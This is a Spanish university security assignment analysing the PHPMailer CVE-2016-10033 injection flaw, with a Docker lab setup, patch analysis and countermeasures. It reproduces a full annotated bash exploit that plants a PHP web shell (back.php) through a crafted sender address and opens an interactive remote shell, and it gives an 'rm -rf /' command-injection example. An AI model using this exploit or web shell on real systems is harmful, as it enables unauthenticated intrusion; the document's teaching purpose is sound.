

Seguridad Informática

TP Investigación de vulnerabilidades y contramedidas

➤ Integrantes

Apellido	Nombre	Número de Legajo
Esposito	Lucas	152.679-0
Homs	Lucas	152.110-0
Koszczej	Agustín	156.102-9
Kaplanski	Sebastián	149.487-9

➤ Curso:

K3571

➤ Profesor:

Matias Mevied

Índice

Índice

1° Entrega – Selección de la aplicación

1. Aplicación

2° Entrega – Selección de la vulnerabilidad

1. Introducción

2. Contramedidas

3. Escenario

4. Arquitectura

3° Entrega – Preparación del entorno de trabajo

4° Entrega – Investigación de la vulnerabilidad y su contramedida

5° Entrega – Desarrollo del Exploit y sus contramedidas

1. Exploit

2. Contramedida

1º Entrega – Selección de la aplicación

1. *Aplicación*

La aplicación elegida es **PHPMailer**.

Clase destacada en el ecosistema de PHP que facilita enormemente el trabajo de envío de email desde PHP.

El proceso para hacer envío de email desde PHP es muy sencillo.

Su forma de uso es la siguiente:

```
// se importa la clase phpmailer y se la instancia  
require_once(' ../class.phpmailer.php' );  
$mail = new PHPMailer();
```

Una vez completados los parámetros del mail (body, address, subject, etc...) se llama a una función llamada ***send()*** que realiza el envío atendiendo a una serie de parámetros que le enviamos.

2º Entrega – Selección de la vulnerabilidad

1. Introducción

La **vulnerabilidad** elegida es la **CVE-2016-10033**, la cual fue descubierta el 16 de diciembre de 2016 por Dawid Golunski.

Se trata de una vulnerabilidad de **code injection** que ocurrió en PHPMailer y que afectó a quienes lo utilizaban, entre ellos WordPress, Drupal, 1CRM, SugarCRM, Yii, Joomla!.

PHPMailer corrigió esta vulnerabilidad, siendo la última versión de PHPMailer en la que la misma es explotable la 5.2.18.

Esta vulnerabilidad **no requiere autenticación** alguna y permite inyectar código shell en por medio de parámetros, el cual daría acceso a la computadora, lo cual permitiría obtener información sobre el servidor o que se encuentre en el mismo, y también realizar modificaciones, en tanto se tengan permisos para hacerlo.

2. Contramedidas

Hasta que PHPMailer solucionó este problema quienes lo utilizaban tuvieron que implementar una solución temporal para que no se siga explotando esta vulnerabilidad.

Por ejemplo la contramedida que implementó **Wordpress** consiste en comprobar si hay código shell entre los parámetros, esto lo hace con la función **isShellSafe()** a la que pasan los parámetros del mail, la misma devuelve True si no contiene posibles comandos shell, False en caso contrario.

Dependiendo de esta comprobación se admiten o no parámetros extra en el mail, que es donde antes se inyectaba código, ya que una vez armado este comando usando **sprintf()** era ejecutado para enviar el mail.

Las contramedidas que PHPMailer tomó se ven en [este commit](#).

Lo que hace PHPMailer para solucionar esto es primero usar *escapeshellcmd* para validar el comando que se utiliza para enviar el mail, evitando que se vayan a ejecutar múltiples comandos.

escapeshellcmd(): escapa con una barra invertida los caracteres `#&;\`|*?~<>^() []{}$\\, \x0A \xFF. ' y "` (en Windows % también) para que no puedan ser ejecutados múltiples comandos, así nos aseguramos que se ejecute uno solo.

Y luego para los parámetros de ese comando, como lo es el remitente, se usa *escapeshellarg*. Esto los convierte en un único parámetro haciendo imposible que, si este contiene código, que se ejecute. En esta parte es donde se inyectaba código shell, se agregaba un parámetro y luego código shell que se ejecutaba en el servidor.

escapeshellarg(): agrega comillas sencillas alrededor de una cadena y rodea de comillas/escapa cualquier comilla sencilla existente, permitiéndole pasar la cadena directamente a una función del intérprete de comandos, y logrando que sea tratada como un solo argumento seguro.

Ejemplo:

Si tenemos el siguiente código en PHP que lo que hace es obtener una lista de archivos de un path específico:

```
$files = shell_exec('ls '.$path);
```

Podemos ver la forma de setear \$path (desde algún input de usuario) para que ejecute un comando malicioso, para que por ejemplo termine realizando lo siguiente:

```
$path = 'path; rm -rf /';
```

Esto terminará ejecutando por consola:

```
`ls path` y luego `rm -rf /`
```

Eliminando todo un directorio.

Si a esto le aplicamos *escapeshellcmd()* de esta forma:

```
$files = shell_exec(escapeshellcmd('ls '.$path));
```

Logramos que ejecute un solo comando: ``ls path\; rm -rf /\`` y no dos (o más).

En cambio para que no se envíen múltiples argumentos usamos *escapeshellarg()* logrando que solo se envíe un único argumento seguro:

```
$files = shell_exec('ls '.escapeshellarg($path));
```

Esto ejecutaría ``ls 'path; rm -rf /\``


3. Escenario

La vulnerabilidad es explotable en cualquier software que utilice **PHPMailer** menor a **5.2.18** pero en vez de utilizar software existente como lo es Wordpress vamos a crear un programa simple que envíe mails y usar esta vulnerabilidad en él.

4. Arquitectura

Apache2, PHP5y Python.

Python se utiliza para el servicio de mail. **Apache2** para servir el contenido escrito en **PHP5**, que es la página en sí.



3º Entrega – Preparación del entorno de trabajo

El entorno de trabajo a utilizar para explotar la vulnerabilidad estará en un contenedor de [Docker](#), con los componentes aclarados anteriormente (Apache, Python y PHP).

Este es el Dockerfile, extraído de este link <https://github.com/opsxcq/exploit-CVE-2016-10033>

```
1 FROM debian:jessie
2
3 LABEL maintainer "opsxcq@strm.sh"
4
5 RUN apt-get update && \
6     apt-get upgrade -y && \
7     DEBIAN_FRONTEND=noninteractive apt-get install -y \
8     apache2 \
9     php5 \
10    python \
11    sendmail \
12    && \
13    apt-get clean && \
14    rm -rf /var/lib/apt/lists/*
15
16 COPY www /www
17 COPY src /www/vulnerable/
18
19 RUN chmod 777 -R /www
20
21 COPY virtual-host /etc/apache2/sites-enabled/000-default.conf
22
23 EXPOSE 80
24
25 COPY main.sh /
26 ENTRYPOINT ["/main.sh"]
27 CMD ["default"]
```

Para ejecutarlo tenemos que correr el comando:

```
docker run --rm -it -p 8080:80 vulnerables/cve-2016-10033
```

En el resto del dockerfile se puede ver que:

FROM debian:jessie corre sobre Debian

Label creador del dockerfile

Actualiza los paquetes con apt-get update y luego instala Apache, PHP5 y Python en nuestro contenedor.


En ese mismo repositorio tenemos además la versión 5.2.16 de PHPMailer.

El comando COPY src /www/vulnerable/ (línea 17) copia PHPMailer en el contenedor para utilizarlo.

Exponemos el puerto 80, que según el comando con el que ejecutamos lo mapeamos al 8080 de nuestra PC.

Ejecutando main.sh lo que hace es levantar un servidor SMTP falso para esta prueba.

Si entramos a localhost:8080 en nuestra PC una vez ejecutado todo, vemos el servicio simple de mail corriendo:



← ⓘ localhost:8080 80%

Vulnerable mail form

Your name:

Your email:

Your message:

Si enviamos este mail de ejemplo, vemos que lo loguea por consola y que está utilizando PHPMailer:

```
----- MESSAGE FOLLOWS -----
Received: (from www-data@localhost)
  by fb86a0593efe (8.14.4/8.14.4/Submit) id v8T2CbHK000019;
  Fri, 29 Sep 2017 02:12:37 GMT
X-Authentication-Warning: fb86a0593efe: www-data set sender to example@mail.com using -f
To: Hacker <admin@vulnerable.com>
Subject: Message from Lucas
X-PHP-Originating-Script: 0:class.phpmailer.php
Date: Fri, 29 Sep 2017 02:11:37 +0000
From: Vulnerable Server <example@mail.com>
Message-ID: <bf618f1d2e0f32bd8e5fa50a7lee8d31@localhost>
X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=iso-8859-1
X-Peer: 127.0.0.1

un mensaje

----- END MESSAGE -----
```


4º Entrega – Investigación de la vulnerabilidad y su contramedida

Una investigación independiente descubrió una vulnerabilidad crítica en PHPMailer que podría ser utilizado por atacantes remotos (no autenticados) para lograr ejecución remota de código arbitrario en el contexto del usuario del servidor web y comprometer remotamente la aplicación web de destino.

Para explotar la vulnerabilidad, un atacante podría dirigirse a un sitio web común componentes tales como formularios de contacto/opiniones, formularios de registro, de restablecimiento de contraseñas y cualquiera que envíe correos electrónicos usando la versión vulnerable de PHPMailer.

La clase `class.phpmailer.php` utiliza la función *mail ()* de PHP como su transporte predeterminado.

El transporte se implementa mediante la función:

```
protected function mailSend($header, $body)
{
    $toArr = array();
    foreach ($this->to as $toaddr) {
        $toArr[] = $this->addrFormat($toaddr);
    }
    $to = implode(', ', $toArr);

    $params = null;
    //This sets the SMTP envelope sender which gets turned into a return-path header by the
receiver
    if (!empty($this->Sender)) {
        $params = sprintf('-f%s', $this->Sender);
    }
    if ($this->Sender != '' and !ini_get('safe_mode')) {
        $old_from = ini_get('sendmail_from');
        ini_set('sendmail_from', $this->Sender);
    }
    $result = false;
    if ($this->SingleTo and count($toArr) > 1) {
        foreach ($toArr as $toAddr) {
            $result = $this->mailPassthru($toAddr, $this->Subject, $body, $header, $params);
        }
    }
}
```

que pasa los argumentos mostrados en la línea:

```
$ result = $ this-> mailPassthru ($ toAddr, $ this-> Subject, $ body, $ header, $ params);
```

a la función `mail()` con el mismo conjunto de parámetros.

Los parámetros incluyen el quinto parámetro de `$params` que permite **pasar parámetros extra**

Como podemos ver en:

```
$ params = sprintf ('- f% s', $ this-> Sender);
```

PHPMailer utiliza la **variable Sender** para construir la cadena **params**.

La cadena Sender se establece normalmente con el uso del método ***setFrom()*** que valida la dirección del sender:

```
public function setFrom($address, $name = '', $auto = true)
{
    $address = trim($address);
    $name = trim(preg_replace('/[\r\n]+/', '', $name)); //Strip breaks and trim
    // Don't validate now addresses with IDN. Will be done in send().
    if (($pos = strpos($address, '@')) === false or
        (!$this->has8bitChars(substr($address, ++$pos)) or !$this->idnSupported()) and
        !$this->validateAddress($address)) {
        ...
    }
}
```

La validación, por ejemplo, rechazaría una dirección como:

atacante-InyectadoParam2 @ atacante.com

que impide la inyección de parámetros adicionales a Sendmail a través de la función *mail()*.

Sin embargo, la validación se realiza utilizando la especificación **RFC 3696**.

El **RFC** **permite** que los correos electrónicos **contengan espacios** cuando se citan con ".

Según la especificación, la siguiente dirección de correo electrónico es válida:

"alguna dirección de correo electrónico de prueba con espacios" @ weird-email.com

La siguiente dirección del atacante:

"Atacante -Param2 -Param3" @ test.com

podría causar que PHPMailer/la función `mail()` ejecute *usr/bin/sendmail* con la **siguiente** lista de **argumentos**:

```
Arg no. 0 == [/usr/sbin/sendmail]
Arg no. 1 == [-t]
Arg no. 2 == [-i]
Arg no. 3 == [-fAtacante -Param2 -Param3@test.com]
```

que no funcionaría para el atacante (Param2 y Param3 se pasan dentro el mismo argumento de argv[3])

Sin embargo, los atacantes pueden salir del parámetro 3 con un **escape adicional**.

Por ejemplo, inyectando una secuencia extra de \ "después del primer argumento, el siguiente correo electrónico del remitente:

"Atacante \" -Param2 -Param3 "@ test.com

cuando se pasa a PHPMailer (y eventualmente a la función mail ()) que causaría que sendmail se ejecute con:

```
Arg no. 0 == [/usr/sbin/sendmail]
Arg no. 1 == [-t]
Arg no. 2 == [-i]
Arg no. 3 == [-fAtacante \]
Arg no. 4 == [-Param2]
Arg no. 5 == [-Param3 "@ test.com]
```

Que como se puede ver inyectaría parámetros adicionales de 4 y 5 a sendmail.

Los atacantes pueden explotar esto para lograr la ejecución de código.

Esta vulnerabilidad constituye **CVE-2016-10033** y se resolvió mediante la aplicación de un [escapeshellarg\(\)](#) a la dirección (como ya se mencionó) , y se lanzó como PHPMailer 5.2.20, con una limpieza posterior en PHPMailer 5.2.21.

La documentación para *mail()* menciona que [escapeshellcmd\(\)](#) se aplica internamente al comando generado por *mail()*, y que los caracteres "peligrosos" deben ser escapados. Desafortunadamente, esto crea conflictos con lo que *escapeshellarg()* hace, y la combinación de

`escapeshellcmd(escapeshellarg ($ address))` puede resultar en una dirección hecha a mano que rompa el escape, dando lugar a un comando ejecutable de nuevo. Esto también fue visto por Dawid Golunski (asesor) y se informó como [CVE-2016-10045](#). Inútilmente, una hazaña para esto fue publicada en una lista de correo abierta el mismo día, convirtiéndose en una vulnerabilidad *0-day*.

Este es un problema mucho más insidioso porque es realmente un problema con lo interno de PHP, y la única mitigación fiable es evitar el uso de direcciones válidas que también podrían ser exploits, lo que requiere **quebrar el cumplimiento de RFC** para las direcciones de remitente. Las funciones `escapeshellcmd` y `escapeshellarg` hacen suposiciones sobre el entorno de shell subyacente (por ejemplo, qué carácter utiliza para escapar, que puede no ser `\`, o qué conjunto de caracteres está en uso), por lo que su uso no puede considerarse seguro especialmente en todas las plataformas - lo único seguro es **aplicar restricciones severas** a la dirección del remitente en este contexto. Un parche para este efecto fue proporcionado por @Zenexer y publicado en PHPMailer 5.2.20. @Zenexer también proporcionó una descripción técnica de los problemas que rodean shell escapando en PHP.

Una corrección adecuada para esto sería volver a escribir la función `mail` de PHP para que trate `$additional_parameters` como un array de elementos de configuraciones individuales que se pueden **procesar por separado**, no una cadena, o más a fondo, **no invocar sendmail a través de un shell** en absoluto, evitando los problemas de escape por completo; aún así lo mejor es asegurarse de **estar al día** con todos los paquetes, no sólo con PHPMailer.

5º Entrega – Desarrollo del Exploit y sus contramedidas

1. Exploit

El código que utilizamos para el exploit está escrito en bash y explicaremos con comentarios que hace cada parte del código *(algunos comandos fueron pasados a varias líneas para mejorar el entendimiento, puede verse el original aca: <https://github.com/opsxcq/exploit-CVE-2016-10033/blob/master/exploit.sh>)*

Ejecutamos este archivo que llamamos 'exploit.sh' de la forma './exploit.sh localhost:8080'.

```
#!/bin/bash                                     // se ejecuta con bash
echo '[+] CVE-2016-10033 exploit by opsxcq'      // log del cve y autor

if [ -z "$1" ]                                // este if se hace para comprobar que ingresaron el parámetro (el host)
then                                           // si cumple avisa el error y finaliza el programa, sino sigue
    echo '[-] Please inform an host as parameter'
    exit -1
fi

if [ $(uname) == 'Darwin' ]                   // verifica el nombre del kernel, viendo si es Darwin (Mac Os)
then                                           // Si es verdadero le corresponde este comando de encode
    decoder='base64 -D'
elif [ $(uname) == 'Linux' ]                 // verifica el nombre del kernel, viendo si es Linux
then                                           // Si es verdadero le corresponde este comando de encode
    decoder='base64 -d'
else                                           // Si no es ninguno de estos no aplica a este exploit
    echo '[-] Your platform isnt supported: '$(uname)
    exit -1
fi

host=$1                                       // Guarda la dirección del host en esta variable

echo '[+] Exploiting '$host // Log notificando que va a explotar ese host
```

```

curl -sq 'http://'$host // Ejecuta un curl con el flag silent (sin logs) y q (sin verificaciones de
curl)
-H 'Content-Type: multipart/form-data; // Tipo de contenido formulario
    boundary=----WebKitFormBoundaryzXJpHSq4mNy35tHe' // Crea un separador (esto es aleatorio)

--data-binary '$' // lo siguiente al '$' seran datos a postear

-----WebKitFormBoundaryzXJpHSq4mNy35tHe\r\n
Content-Disposition: form-data;
name="action"\r\n\r\n // Aca referencia al tag submit del formulario html
submit\r\n // Acción submit

-----WebKitFormBoundaryzXJpHSq4mNy35tHe\r\n
Content-Disposition: form-data;
name="name"\r\n\r\n // A name le va a agregar ese código php
<?php echo "|".base64_encode(system(base64_decode($_GET["cmd"])))."|"; ?>\r\n

-----WebKitFormBoundaryzXJpHSq4mNy35tHe\r\n
Content-Disposition: form-data;
name="email"\r\n\r\n
\"vulnerables\\\" -OQueueDirectory=/tmp -X/www/back.php server\" @test.com\r\n
// Aca con el flag -O = option con 'QueueDirectory' dice donde guardar los logs del mail a php mailer.
// Esto es utilizado comúnmente para debug, y lo postea en la dirección back.php

-----WebKitFormBoundaryzXJpHSq4mNy35tHe\r\n
Content-Disposition: form-data;
name="message"\r\n\r\n
Pwned\r\n // Aca no tiene importancia, solo envia el mensaje Pwned como cuerpo
-----WebKitFormBoundaryzXJpHSq4mNy35tHe--\r\n

>/dev/null // Elimina cualquier output de este curl
&&
echo '[+] Target exploited, accessing shell at http://'$host'/back.php' // Loguea que finalizó

// Aca chequea si se pudo crear el archivo de logs back.php, si retorno 200 lo hizo
echo '[+] Checking if the back was created on target system'
code=$(curl -o /dev/null --silent --head --write-out '%{http_code}\n' "http://$host/back.php")

if [ "$code" != "200" ]
then
    echo '[-] Target cant be exploited' // Devolvió algo distinto a 200
    exit -1
else
    echo '[+] Back.php found on remote system' // Retorno 200, back.php existe y loguea los mails
fi

```

```

cmd='whoami'                // Ejecuta esto como primer comando de prueba
while [ "$cmd" != 'exit' ] // Ejecuta mientras el comando recibido no sea exit
do
    echo '[+] Running '$cmd' // Log que avisa el comando a ejecutar
    if ! curl -sq           // Idem anterior, silent y sin configuración default de curl
        http://$host/back.php? // Al host pero esta vez en log creado anteriormente
    cmd=$(echo -ne $cmd | base64) | grep '|' | grep -v 'base64_encode' | head -n 1 | cut -d '|' -f 2 |
$decoder // Codifica el comando y lo envía por la url como query param
then // Si hay errores (if !curl) entra aca y da el error
    echo '[-] Connection problems'
    exit -1
fi
echo
read -p 'RemoteShell> ' cmd // Espera comandos con read luego que imprime RemoteShell>
                           //lo que reciba lo guarda en cmd nuevamente
done
echo '[+] Exiting' // Una vez que salga del while por error o por comando exit, loguea esto y finaliza

```

2. Contramedida

Para contrarrestar estos problemas usaríamos una medida similar a Wordpress, deberían parsearse los inputs para asegurarnos que no tiene comandos escapeados.

También creemos que algo que debería agregarse antes de lo nombrado anteriormente sería validar que el mail sea realmente un mail, eso puede hacerse facilmente con una expresion regular.

Por ejemplo:

```
"vulnerables\\" -OQueueDirectory=/tmp -X/www/back.php server\" @test.com
```

Esto no debería pasar una validación de mail, tampoco debería ser una validación tan avanzada, con que sea letras + @ + letras + .com, lo que requiere quebrar el cumplimiento de [RFC](#) (ya mencionado) para las direcciones del usuario [RFC 3696](#).

Después, volviendo a las validaciones como las hizo Wordpress, en la parte de name si debería validarse de esa forma, hasta PHP nos provee las funciones [escapeshellarg\(\)](#) y [escapeshellcmd\(\)](#) que nos ayudan a evitar recibir comandos shell dentro de variables. Sin embargo, *escapeshellcmd* y *escapeshellarg*, como ya se mencionó, su uso no puede considerarse seguro especialmente en todas las plataformas - lo único seguro es aplicar restricciones severas a la dirección del usuario, por más que estas impliquen el incumplimiento del RFC.

Fuentes

1. <https://github.com/PHPMailer/PHPMailer/wiki/About-the-CVE-2016-10033-and-CVE-2016-10045-vulnerabilities>
2. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10033>
3. <https://github.com/opsxcq/exploit-CVE-2016-10033>
4. <http://php.net/manual/es/function.mail.php>
5. <http://php.net/manual/es/function.escapeshellcmd.php>
6. <http://php.net/manual/es/function.escapeshellarg.php>
7. <https://github.com/PHPMailer/PHPMailer/commit/4835657cd639fbd09afd33307cefl64edf807cdc>